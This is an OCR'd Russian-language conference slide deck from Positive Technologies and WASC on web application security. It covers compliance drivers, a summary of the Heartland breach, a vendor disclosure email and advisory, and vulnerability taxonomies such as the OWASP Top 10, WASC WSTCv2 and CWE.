# Web/безопасность
# Совмещая несовместимое

**Сергей Гордейчик**

**Web Application Security Consortium**

**Positive Technologies**

POSITIVE TECHNOLOGIES

# Зачем заниматься безопасностью приложений?

- **Compliance/Регулятивные требования**
- **Собственно для безопасности**
- **PR, MC & Business**
- **Just for FUN**

# Регулятивные требования

## PCI DSS

- Требования к наличию защитных механизмов (аутентификация, разграничение доступа, шифрование)
- Требования к качеству реализации (отсутствие уязвимостей OWASP top 10)
- Отдельный стандарт для платежных систем PA DSS

## 152 ФЗ «О персональных данных»


- В рамках 58 приказа ФСТЭК выдвигаются требования к защитным механизмам

## Сертификация и аттестация

- В Риме веди себя как римлянин


# Собственно безопасность

- **Нужно ли мне это?…**




# Регулятивные требования

## Объем бедствия по PCI DSS





**Степень соответствия PCI DSS (WASC)**

**Степень соответствия PCI DSS ASV (WASC)**



# Пример: атака на Heartland Payment Systems




**«США против Гонзалеса и сообщников»**

# Сценарий

- Изучив компании из «Top 500», обнаружили уязвимости класса SQL Injection на Web-серверах трех из них
- С помощью SQL-инъекции получили контроль над несколькими серверами, установили руткиты
- Получили доступ к ключевым компонентам инфраструктуры, установили сниферы
- Арендовали Web-серверы в 6 регионах, на которые автоматически закачивались данные магнитной полосы и PIN-блоки

**Схема действовала с октября 2006 г. по май 2008 г.**
**Было скомпрометировано 130,000,000 карт.**
**Несмотря на предупреждения о возможном фроде, HPS признала утечку и оповестила клиентов только в январе 2009**
**Это самая масштабная утечка, по ее итогам HPS была «задним числом» признана не соответствующей PCI DSS**


# The Web Hacking Incident Database (WASC)

- **Сбор и обработка публичных последствий инцидентов (СМИ, расследование уголовных дел, интернет)**
- **Классификация, учет последствий**

Attacked Entity Geography | Attacked System Technology
Cost | Items Leaked
Number of Records | Reference
Apply

| Entry Title | WHID ID | Date Occured | Attack Method | Outcome | Incident Description | Attack Source Geography | Attacked Entity Field | Attacked Entity Geography |
|---|---|---|---|---|---|---|---|---|
| WHID 2010-58: China journalist club shuts website after attack | 2010-58 | April 1, 2010 | Unknown | Downtime | The Foreign Correspondents Club of China said on Friday it had shut its website after a burst of hacker attacks, days after attacks on the Yahoo email accounts of some foreign journalists covering China were discovered. "We do not know who is behind the attacks or what their motivation is," the club's board said in an emailed statement explaining it had decided to | | Media | China |


# Найдут?




**«Статистика уязвимостей Web-приложений за 2008 год» - WASC**

# PR, MC & Business

- **Демонстрация серьезного отношения к заказчику**
- **Удержание рынка**
- **Выход на новые рынки**



**Warning - visiting this web site may harm your computer!**

**Suggestions:**

- Return to the previous page and pick another result.
- Try another search to find what you're looking for.

Or you can continue to http://www.example.com/ at your own risk. For detailed information about the problems we found, visit Google's Safe Browsing diagnostic page for this site.

For more information about how to protect yourself from harmful software online, you can visit StopBadware.org.

If you are the owner of this web site, you can request a review of your site using Google's Webmaster Tools. More information about the review process is available in Google's Webmaster Help Center.

Advisory provided by Google

POSITIVE TECHNOLOGIES

СЕРТИФИКАТ

Защищенное веб-приложение

**1С-Битрикс: Управление сайтом 8**

Тестирование
встроенных механизмов защиты продукта
"1С-Битрикс: Управление сайтом 8"
подтвердило их соответствие требованиям
Web Application Firewall Evaluation Criteria
международной организации
Web Application Security Consortium.


ПРОВЕРЕНО POSITIVE TECHNOLOGIES MaxPatrol

Генеральный директор — Максимов Ю.В.

8 апреля 2009 г.

# PR, MC & Business

NetCraft Market Share for Top Servers




Netcraft: 150000 сайтов, напугавшись вирусов, отказались от использования веб-серверов Microsoft IIS

02 октября 2001 года, 19:41 | Текст: К. Т.

Netcraft опубликовал результаты своего ежемесячного исследования, в котором рассматривается соотношение сил между различными веб-серверами и операционными системами, используемыми в Интернете.

**Авторитетная аналитическая компания призывает всех незамедлительно отказаться от использования веб-серверов Microsoft. В них столько ошибок, что это представляет реальную опасность**

**25 сентября 2001 года, 15:45 | Текст: К. Т.**

# Just for FUN

- **Как правило, занимаются «чужой» безопасностью**
- **Исследователи, Аудиторы/пентестеры**
- **Злобные хакеры**

  dud3 1'm g0nn@ +0 HaX0r J00r s1+E! MuH@Ha!

От: Dmitriy Evteev — Отправлено: Пн 02.03.2009 20:42
Кому: info@cetera.ru
Копия: Sergey V. Gordeychik; Alexander Anisimov
Тема: Уязвимости Cetera eCommerce
Подписано: devteev@ptsecurity.com

Сообщение | Dmitry Evteev.asc

Добрый вечер!

При проведении работ для Заказчика, использующего Ваше решение Cetera eCommerce, нами были выявлены уязвимости в нем. Пожалуйста свяжитесь с нами, чтобы мы отправили Вам детали.

По следующей ссылке Вы можете ознакомитьс
разглашения: http://www.securitylab.ru/lab/disc
К письму приложен открытый ключ PGP для во
конфиденциальности дальнейшей переписки.

- - - - - - - - - - - - - - -
Best Regards, Dmitry Evteev
Positive Technologies Co.
Tel.: (495) 744-0144
Web: http://www.ptsecurity.ru

**PT-2009-34: Внедрение операторов SQL в AKmedia CMS**

| | | | |
|---|---|---|---|
| **Рейтинг опасности:** | Высокий (7.5) AV:N/AC:L/Au:N/C:P/I:P/A:P | | |
| **Статус:** | Исправлено | | |
| **Вектор:** | Удаленный | | |
| **ПО:** | AKmedia CMS | | |
| **Идентификатор:** | PT-2009-34 | **Дата уведомления:** | 25.03.2009 |
| **CVE ID:** | N/A | **Дата исправления:** | 26.03.2009 |

PTeam research


**Уязвимость обнаружена:**
Дмитрий Евтеев, Positive Technologies Research Team

# Что такое

# «Безопасное Web-приложение?»


# Безопасное Web-приложение

- **Все очень, очень и очень тривиально…**



# Проектирование

- **Две задачи**
  - Выбор необходимых функций безопасности (защитных механизмов)
  - Проектирование функций безопасности с учетом требований безопасности
- **Классический пример – ГОСТ/ISO 15408 (Common Criteria)**
  - Часть 2. Функциональные требования безопасности
  - Часть 3. Требования доверия к безопасности



# Проектирование - Учет требований безопасности

- **Наличие функций безопасности**
  - Нужна ли мне аутентификация…
  - … протоколирование…
  - …разграничение доступа…
- **Отсутствие функций безопасности может являться уязвимостью**
  - OWASP top 10 (2004)
    - **A8 2004 Insecure Storage**
  - WASC WSTCv2
    - **Insufficient Authentication**
    - **Insufficient Authorization**

# Проектирование - Источники

- **Отраслевые/государственные и международные стандарты**
  - PCI DSS
  - PA DSS
  - 152 «ФЗ» - «Четырехкнижие»
  - …
  - …
- **Таксономии и классификации**
  - OWASP top 10 (2004)
  - WASC WSTCv2
  - CWE

# OWASP TOP 10

- A1 - Cross Site Scripting (XSS)
- A2 - Injection Flaws
- A3 - Malicious File Execution
- A4 - Insecure Direct Object Reference
- A5 - Cross Site Request Forgery (CSRF)
- A6 - Information Leakage and Improper Error Handling
- A7 - Broken Authentication and Session Management
- A8 - Insecure Cryptographic Storage
- A9 - Insecure Communications
- A10 - Failure to Restrict URL Access

**Больше ориентирован на разработку**

http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

# Web Application Security Consortium WSTCv2

| Attacks | Weaknesses | Appendix |
|---|---|---|
| Abuse of Functionality | Application Misconfiguration | Authors and Contributors |
| Brute Force | Directory Indexing | Using the Threat Classification |
| Buffer Overflow | Improper Filesystem Permissions | Threat Classification Glossary |
| Content Spoofing | Improper Input Handling | The Threat Classifications Evolution |
| Credential/Session Prediction | Improper Output Handling | Threat Classification FAQ |
| Cross-Site Scripting | Information Leakage | Threat Classification Reference Grid |
| Cross-Site Request Forgery | Insecure Indexing | |
| Denial of Service | Insufficient Anti-automation | |
| | | |

**Две группы: уязвимости и атаки.**

**Наиболее полное описание проблем безопасности Web-приложений**

http://projects.webappsec.org/Threat-Classification-Working

http://www.webappsec.org/projects/threat/

# Common Weakness Enumeration

**1000 - Research Concepts**

- Improper Access of Indexable Resource ('Range Error') - *(118)*
- Use of Insufficiently Random Values - *(330)*
  - Not Using a Random IV with CBC Mode - *(329)*
  - Insufficient Entropy - *(331)*
  - Small Space of Random Values - *(334)*
  - PRNG Seed Error - *(335)*
  - Use of Cryptographically Weak PRNG - *(338)*
  - Predictability Problems - *(340)*
  - Predictable from Observable State - *(341)*
  - Predictable Exact Value from Previous Values - *(342)*
  - Predictable Value Range from Previous Values - *(343)*
  - Use of Invariant Value in Dynamically Changing Context - *(344)*
- Interaction Error - *(435)*
- Improper Control of a Resource Through its Lifetime - *(664)*
- Incorrect Calculation - *(682)*
- Insufficient Control Flow Management - *(691)*
- Protection Mechanism Failure - *(693)*
- Insufficient Comparison - *(697)*

**Исчерпывающее описание уязвимостей и атак**

**Различные взгляды на данные – для разработчиков, исследователей…**


http://cwe.mitre.org/

# Разработка – реализация требований безопасности

- **Наиболее распространенный источник проблем**
  - Недостаточная информированность разработчиков
  - Ошибки
  - Недостаточное тестирование

